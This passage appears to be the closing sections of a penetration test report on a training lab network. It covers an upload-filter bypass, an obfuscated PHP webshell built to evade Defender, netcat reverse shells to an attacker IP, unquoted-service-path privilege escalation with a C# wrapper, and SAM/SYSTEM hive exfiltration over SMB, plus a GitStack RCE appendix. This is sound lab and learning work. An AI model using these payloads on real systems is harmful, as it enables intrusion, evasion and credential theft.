


Figure 34 Web page on wreath-pc

The web page on the host 10.200.84.100 could be displayed in a webbrowser of the attacker. It was the same web page as on the public serving web site. But we have assumed that this webpage is a newer version because it is served on the developer's machine.

Exploit PoC

From the Website Code Analysis section we know there's a route to **`resources/index.php`**.

Navigate to http://10.200.84.100/resources/index.php.

We are met with a request for authentication:




Figure 35 credentials requesting from wreath-pc webpage

We can assume that the username here is probably either `**Thomas**` or `**twreath**` both of which we have already seen. We also already have one of Thomas' passwords, stolen from the Git Server using Mimikatz.

We authenticate with Thomas' credentials.




Figure 36 10.200.84.100/resources/index.php

It's a page to allow Thomas to upload pictures.

Exploitation of file-upload image

Analyzing the code, we now know how the upload works.

```php
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}
```

Figure 37 10.200.84.100/resources/index.php code with upload filters

The upload filter had some vulnerabilities.

- The filter checks if the file is an image.
- The file name is splitted on the “.” sign.
- The second index of the resulting array is then checked against a white list.
- If all checks succeed, the file is uploaded to the“uploads”directory.

This filter could be easily bypassed by creating a file with the name “`test-KAIROS.jpeg.php`”.

Creating a payload

We generate a payload named `test-KAIROS.jpg.php` to execute a command from the url of the site.

```php
<?php
$cmd = $_GET["wreath"];
if(isset($cmd)){
      echo "<pre>" . shell_exec($cmd) . "</pre>";
}
die();
?>
```

Obfuscating the payload

Navigating to https://www.gaijin.at/en/tools/php-obfuscator we obfuscate the previous code.




Figure 38 obfuscating payload

The obfuscated code is:

```
<?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo
base64_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();
?>
```

If you look closely you'll see that this is still very much the same payload as before; however, enough has changed that it _should_ fool Defender.

As this is getting passed into a bash command, we will need to escape the dollar signs to prevent them from being interpreted as bash variables. This means our final payload is as follows:

```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die()
;?>
```

With an obfuscated payload, we can now finalise our exploit.

Once again, we make a copy of an innocent image (`shell-KAIROS.jpeg.php`), then use *exiftool* to embed the payload into the image:

```
exiftool -Comment="<?php
\$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die()
;?>" shell-USERNAME.jpeg.php
```


Uploading the payload

We upload the payload and attempt to access it!

Getting a webshell

We now execute commands using the `wreath` GET parameter, e.g:

http://10.200.84.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=whoami /all



```
USER INFORMATION
----------------

User Name        SID
================ ============================================
wreath-pc\thomas S-1-5-21-3963238053-2357614183-4023578609-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ===============================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Figure 39 successful execute command on 10.200.84.100

Reverse Shell

To obtain a reverse shell, a *netcat* binary is needed.

We download `nc64.exe` from https://github.com/int0x33/nc.exe/blob/master/nc64.exe.

Then we upload the file to the wreath-pc with cURL.

- On the attacking machine
  Open a python server.
  ```
  sudo python3 -m http.server 80
  ```

- On the Webshell
  The binary could be downloaded to the host `10.200.84.100` by calling the URL

  http://10.200.84.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=curl http://ATTACKER_MACHINE_IP/nc.exe/nc64.exe -o c:\\windows\\tasks\\nc64.exe

We now have everything we need to get a reverse shell back from this target.

To get a reverse shell the following Powershell command is executed on the host `10.200.84.100`:

- Set up a netcat listener.
  ```
  sudo nc -lvnp 443
  ```

- On the Webshell .

  http://10.200.84.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=powershell.exe c:\\windows\\task\\nc64.exe ATTACKER_IP 443 -e cmd.exe

Figure 40 attacker got a shell on 10.200.84.100




Figure 41 Reverse Shell from 10.200.84.100

Post-exploitation

We have a reverse shell on the third and final target.

We don't yet have full system access to the target though. As we saw when we first obtained the webshell, the web server was (un)fortunately not running with system permissions (contrary to the Xampp defaults), which leaves us with a low-privilege account. Looks like Thomas was sensible with his security on his own PC!

This does mean that we're going to need to enumerate the target for privesc vectors though -- and with Defender active, we'll have to do it quietly.

During local enumeration,an interesting non default service could be spotted.

```
wmic service get name,displayname,pathname,startmode | findstr /v /i
"C:\Windows"
```

Figure 42 local enumeration of 10.200.84.100

The path for “System Explorer Service ”was not quoted. Furthermore the user “Thomas ”has write privileges in the directory “C:\Program Files (x86)\System Explorer”and the service was running as“LocalSystem”.

The lack of quotation marks around this service path indicates that it might be vulnerable to an **Unquoted Service Path** attack. In short, if any of the directories in that path contain spaces (which several do) and are writeable (which we are about to check), then -- assuming the service is running as the `NT AUTHORITY\SYSTEM` account, we might be able to elevate privileges.

We check to see which account the service runs under:

```
sc qc SystemExplorerHelpService
```

```
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Figure 43 service running as the local system account

We check the permissions on the directory. If we can write to it.

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
```

```
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
```

Figure 44 find acl for permission in the system

We have full control over this directory! Thomas' security oversight will allow us to root this target.

We are allowed to write on it so this means that we can create our unquoted service path exploit, but we could also perform attacks such as DLL hijacking, or even outright replacing the service executable with a malicious binary.

Unquoted service path vulnerability

Unquoted service path vulnerabilities occur due to a very interesting aspect of how Windows looks for files. If a path in Windows contains spaces and is not surrounded by quotes (e.g. C:\Directory One\Directory Two\Executable.exe) then Windows will look for the executable in the following order:

1. `C:\Directory.exe`
2. `C:\Directory One\Directory.exe`
3. `C:\Directory One\Directory Two\Executable.exe `

Privilege escalation

To elevate the attacker's privileges, a malicious .NET executable has been created. This program starts *netcat* and connects to the attacker on port 443.

Wrapper.exe

The wrapper program is placed inside the "C:\Program Files (x86)\System Explorer" directory and is named "System.exe". The code of the program is attached to Appendix A.

1. We need to install Mono on the attacking machine. This can be done with:

```
sudo apt update
sudo apt install mono-devel -y
```

2. We create Wrapper.cs.
3. We compile our program using the Mono `mcs` compiler.

```
mcs Wrapper.cs
```

4. We transfer the `Wrapper.exe` file to the target. (10.200.84.100)
   a. Open a HTTP Server on the attacking machine .

```
sudo python3 -m http.server 80
```

   b. On the Webshell download the Wrapper.exe file.

```
curl http://<ATTACKING MACHINE IP>/Wrapper.exe -o
%TEMP%\wrapper.exe
```

   c. Copy your wrapper from `C:\Windows\Temp\wrapper.exe` to `C:\Program Files (x86)\System Explorer\System.exe`.

```
copy %TEMP%\wrapper.exe "C:\Program Files (x86)\System
Explorer\System.exe"
```




Figure 45 wrapper.exe file copy to system.exe

Activate the exploit

Our exploit is in place.

We restart the service itself, stopping it earlier.

- Stopping the Service.

```
sc stop SystemExplorerHelpService
```

```
C:\>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

Figure 46 Stopping SystemExplorerHelpService

- Starting the Service.
  - On the reverse shell we start the service:

```
sc start SystemExplorerHelpService
```

```
C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Figure 47 starting SystemExplorerHelpService

  - We set up a listener on the attacking machine.

```
sudo nc -lvnp 443
```

```
└─$ sudo nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.200.101.100.
Ncat: Connection from 10.200.101.100:50464.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 48 Receiving the SYSTEM shell




Figure 49 Root on 10.200.84.100

Exfiltration

Getting the hashes on the Windows machine.

- Save the SAM file
  To dump the hashes locally, we first need to save the SAM hive:

  ```
  reg.exe save HKLM\SAM sam.bak
  ```

  This saves the hive as a file called "sam.bak" in the current directory.

- Save the SYSTEM file
  Dumping the SAM hive isn't quite enough though -- we also need the SYSTEM hive which contains the boot key for the machine:

  ```
  reg.exe save HKLM\SYSTEM system.bak
  ```

With both Hives dumped, we can exfiltrate them back to our attacking machine to dump the hashes out of sight of Defender.

Dumping the hashes

1. *Attacking Machine*
   Start up a temporary SMB server.

   ```
   sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py
   share . -smb2support -username user -password s3cureP@ssword
   ```

2. *Reverse Shell*
   Dump the SAM hive.

   ```
   reg.exe save HKLM\SAM sam.bak
   ```

3. *Reverse Shell*
   Dump the SYSTEM hive.

   ```
   reg.exe save HKLM\SYSTEM system.bak
   ```

4. *Reverse Shell*
   Connect to the SMB server.

   ```
   net use \\10.50.85.33\share /USER:user s3cureP@ssword
   ```

5. *Reverse Shell*
   Data exfiltration.

   ```
   move sam.bak \\10.50.85.33\share\sam.bak

   move system.bak \\10.50.85.33\share\system.bak
   ```

6. *Reverse Shell*
   Disconnect from the SMB server.

```
net use \\10.50.85.33\share /del
```

7. *Attacking Machine*
   Dump the hashes.

```
secretsdump.py -sam sam.bak -system system.bak LOCAL
```




Figure 45 Dumping hashes

CLEANUP

- All newly added firewall rules were deleted.
- Also, the Administrator account “Kairos”on the host 10.200.84.150 was deleted.
- All files were deleted except for the Netcat executable on the host 10.200.84.100.
- The listener is located at “C:\xampp\htdocs\resources\uploads\nc.exe”.
- Mr. Thomas Wreath is advised to delete this file.
- Log files were not modified.

CONCLUSION

The penetration test has shown that an external attacker can gain an initial foothold to the network by exploiting the public facing web server.

From there an attacker can compromise the entire network.

- All the critical vulnerabilities should be fixed first.
- Start by updating the vulnerable *Webmin Service* the host 10.200.84.200.
- It is recommended to use an *Intrusion Prevention System* or an *Intrusion Detection System*, so compromise can be detected more rapidly.
- To prevent outdated services running in the network, it is recommended to regularly run a vulnerability scan.
- Also, a penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

REFERENCES

Vulnerabilities

https://nvd.nist.gov/vuln/detail/CVE-2019-15107
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Technologies

https://en.wikipedia.org/wiki/NT_LAN_Manager
https://en.wikipedia.org/wiki/Windows_Remote_ManagementTools
https://www.redhat.com/sysadmin/getting-started-socat
https://nmap.org
https://en.wikipedia.org/wiki/Netcat
https://github.com/gentilkiwi/mimikatz/wiki
https://github.com/Hackplayers/evil-winrm
https://github.com/samratashok/nishang/blob/master/Scan/Invoke-PortScan.ps1
https://github.com/sshuttle/sshuttlehttps://github.com/jpillora/chisel

APPENDIX A

Modified Git Stack 2.3.10 RCE Exploit Code

Let's have a look through some of the key sections of the code.

This script is not designed to be fancy. It does what we need it to do, and nothing more. All configurations are done within the code by literally editing the script, so it's important that we understand the options available to us. These can be found in lines 23-31 (offset by minus one if you didn't add the shebang):

```
ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

Realistically we are only interested in the first two variables here, as the other options should be fine at their default values. The two variables we care about are **`ip`** and **`command`**, allowing us to specify our target and the command to run, respectively.

Set the IP to the correct target for your choice of pivoting technique. If you used sshuttle or one of the proxying techniques then this will just be the IP of the target.

For the time being we will leave the command as it is. **`whoami`** is as good a command as any to confirm that the exploit works.

The bulk of the middle section of the code is taking advantage of the improper access controls which make this vulnerability possible. We will not cover this in detail in order to keep this task relatively short; however, reading through the exploit (and trying to understand it) would be highly advisable.

We are, however, interested in the last 6 lines of the exploit:

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\[redacted]\gitphp\exploit.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

These create a PHP webshell (`<?php system($_POST['a']); ?>`) and echo it into a file called `exploit.php` under the webroot. This can then be accessed by posting a command to the newly created **`/web/exploit.php`** file.

Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
     class Program{
          static void Main(){

               ProcessStartInfo procInfo = new
ProcessStartInfo("c:\\windows\\tasks\\nc-KAIROS.exe", "10.50.85.33
443 -e cmd.exe");
               Process proc = new Process { StartInfo = procInfo };
               proc.Start();

          }
     }
}
```